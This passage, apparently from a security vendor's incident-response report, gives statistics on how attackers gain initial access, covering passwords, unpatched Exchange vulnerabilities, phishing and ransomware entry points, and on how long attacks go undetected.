
Or how attackers get in

Year after year, security issues with passwords, software vulnerabilities and social engineering combine into an overwhelming majority of initial access vectors⁵ during attacks. Setting up and controlling a password policy, patch management and employee awareness along with anti-phishing measures significantly minimize the capabilities of external attackers. When attackers prepare their malicious campaign, they want to find low-hanging fruit like public servers with well-known vulnerabilities and known exploits. Implementing an appropriate patch management policy alone will reduce the likelihood of becoming a victim by 42.86%.

In 2021, vulnerabilities were discovered in MS Exchange, but they were very prevalent in 2022 as well. Because it's so widely used, when attackers use public exploits for these vulnerabilities, it results in a huge number of incidents. The table below shows these vulnerabilities.


⁵ We identified the initial vector of attack for 43% of cases.

Very old incidents, unavailable logs, (un)intentional destruction of evidence by the victim organization, and supplychain attacks are among the numerous reasons it's not always possible to reveal how adversaries initially gained a foothold into the network.




Top initial compromise vectors, and how incidents were detected

Ransomware adversaries use almost all widespread initial access scenarios. Many attacks start with already compromised known credentials, and it's not possible to investigate how they were leaked.



Top initial compromise vectors, and how long the attack went unnoticed


In most cases where initial access wasn't identified, the attack lasted for more than a year before being detected by the organization, by which time no artefacts were left to analyze due to log rotation policies. More than half of all attacks that started with malicious e-mails, stolen credentials or external application exploitation were detected in hours or days.



